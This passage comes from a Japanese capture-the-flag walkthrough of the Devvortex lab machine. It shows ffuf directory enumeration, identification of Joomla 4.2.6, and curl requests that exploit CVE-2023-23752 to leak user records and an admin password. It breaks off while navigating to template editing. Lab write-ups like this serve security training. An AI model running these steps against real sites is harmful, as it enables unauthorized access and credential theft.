ーーー(省略)ーーー

(4) ffufを用いてアクセスできるURLを確認すると、「http://dev.devvortex.htb/administrator/」などがあることが分かる。
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u "http://dev.devvortex.htb/FUZZ" -ic
ーーー(省略)ーーー
images                  [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 303ms]
home                    [Status: 200, Size: 23221, Words: 5081, Lines: 502, Duration: 735ms]
media                   [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 247ms]
templates               [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 241ms]
modules                 [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 645ms]
                        [Status: 200, Size: 23221, Words: 5081, Lines: 502, Duration: 6987ms]
plugins                 [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 294ms]
includes                [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 244ms]
language                [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 207ms]
components              [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 1019ms]
api                     [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 2244ms]
cache                   [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 3274ms]
libraries               [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 1208ms]
tmp                     [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 280ms]
layouts                 [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 624ms]
administrator           [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 377ms]
ーーー(省略)ーーー
Joomla!の調査
(1) ブラウザを用いて「http://dev.devvortex.htb/administrator/」にアクセスすると、Joomla!のログインページが表示される。
(2) 「joomla default credentials」でGoogle検索すると、デフォルトでadminユーザーで登録されていることが分かったため、「ユーザー名:admin」と「パスワード:admin」でログイン試行する。しかし、ログインできない。
(3) ブラウザを用いて「https://book.hacktricks.wiki/en/index.html」にアクセスする。その後、右上の検索アイコンをクリックする。
(4) 「Joomla」を入力するとJoomlaに関する情報が検索されるため、「80,443 – Pentesting Web Methodology」をクリックする。
(5) /administrator/manifests/files/joomla.xmlにバージョン情報が記載されていることが分かる。
(6) joomla.xmlファイルの内容を確認すると、バージョン4.2.6であることが分かる。
$ curl http://dev.devvortex.htb/administrator/manifests/files/joomla.xml
<?xml version="1.0" encoding="UTF-8"?>
<extension type="file" method="upgrade">
        <name>files_joomla</name>
        <author>Joomla! Project</author>
        <authorEmail>admin@joomla.org</authorEmail>
        <authorUrl>www.joomla.org</authorUrl>
        <copyright>(C) 2019 Open Source Matters, Inc.</copyright>
        <license>GNU General Public License version 2 or later; see LICENSE.txt</license>
        <version>4.2.6</version>
        <creationDate>2022-12</creationDate>
        <description>FILES_JOOMLA_XML_DESCRIPTION</description>

        <scriptfile>administrator/components/com_admin/script.php</scriptfile>

        <update>
                <schemas>
                        <schemapath type="mysql">administrator/components/com_admin/sql/updates/mysql</schemapath>
                        <schemapath type="postgresql">administrator/components/com_admin/sql/updates/postgresql</schemapath>
                </schemas>
        </update>

        <fileset>
                <files>
                        <folder>administrator</folder>
                        <folder>api</folder>
                        <folder>cache</folder>
                        <folder>cli</folder>
                        <folder>components</folder>
                        <folder>images</folder>
                        <folder>includes</folder>
                        <folder>language</folder>
                        <folder>layouts</folder>
                        <folder>libraries</folder>
                        <folder>media</folder>
                        <folder>modules</folder>
                        <folder>plugins</folder>
                        <folder>templates</folder>
                        <folder>tmp</folder>
                        <file>htaccess.txt</file>
                        <file>web.config.txt</file>
                        <file>LICENSE.txt</file>
                        <file>README.txt</file>
                        <file>index.php</file>
                </files>
        </fileset>

        <updateservers>
                <server name="Joomla! Core" type="collection">https://update.joomla.org/core/list.xml</server>
        </updateservers>
</extension>
(7) Joomlaのバージョン4.2.6はCVE-2023-23752の脆弱性があり、認証なしでユーザー情報などが漏洩されることが分かる。
(8) 「http://dev.devvortex.htb/api/v1/users?public=true」にアクセスすると、lewisユーザーとloganユーザーが設定されていることが分かる。
$ curl http://dev.devvortex.htb/api/v1/users?public=true | jq
{
  "links": {
    "self": "http://dev.devvortex.htb/api/v1/users?public=true"
  },
  "data": [
    {
      "type": "users",
      "id": "649",
      "attributes": {
        "id": 649,
        "name": "lewis",
        "username": "lewis",
        "email": "lewis@devvortex.htb",
        "block": 0,
        "sendEmail": 1,
        "registerDate": "2023-09-25 16:44:24",
        "lastvisitDate": "2023-10-29 16:18:50",
        "lastResetTime": null,
        "resetCount": 0,
        "group_count": 1,
        "group_names": "Super Users"
      }
    },
    {
      "type": "users",
      "id": "650",
      "attributes": {
        "id": 650,
        "name": "logan paul",
        "username": "logan",
        "email": "logan@devvortex.htb",
        "block": 0,
        "sendEmail": 0,
        "registerDate": "2023-09-26 19:15:42",
        "lastvisitDate": null,
        "lastResetTime": null,
        "resetCount": 0,
        "group_count": 1,
        "group_names": "Registered"
      }
    }
  ],
  "meta": {
    "total-pages": 1
  }
}
(9) 「http://dev.devvortex.htb/api/index.php/v1/config/application?public=true」にアクセスすると、lewisユーザーのパスワードが「P4ntherg0t1n5r3c0n##」であることが分かる。
$ curl http://dev.devvortex.htb/api/index.php/v1/config/application?public=true | jq
ーーー(省略)ーーー
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "user": "lewis",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "password": "P4ntherg0t1n5r3c0n##",
        "id": 224
      }
ーーー(省略)ーーー
Joomla!へのログイン及び任意のコマンド実行
(1) ブラウザを用いて「http://dev.devvortex.htb/administrator/」にアクセスして、「ユーザー名:lewis」と「パスワード:P4ntherg0t1n5r3c0n##」を入力してログインする。
(2) 左部の「System」をクリックする。
(3) [Templates] > [Site Templates]をクリックする。
(4) 「Cassiopeia Details and Files」をクリックする。
(5) 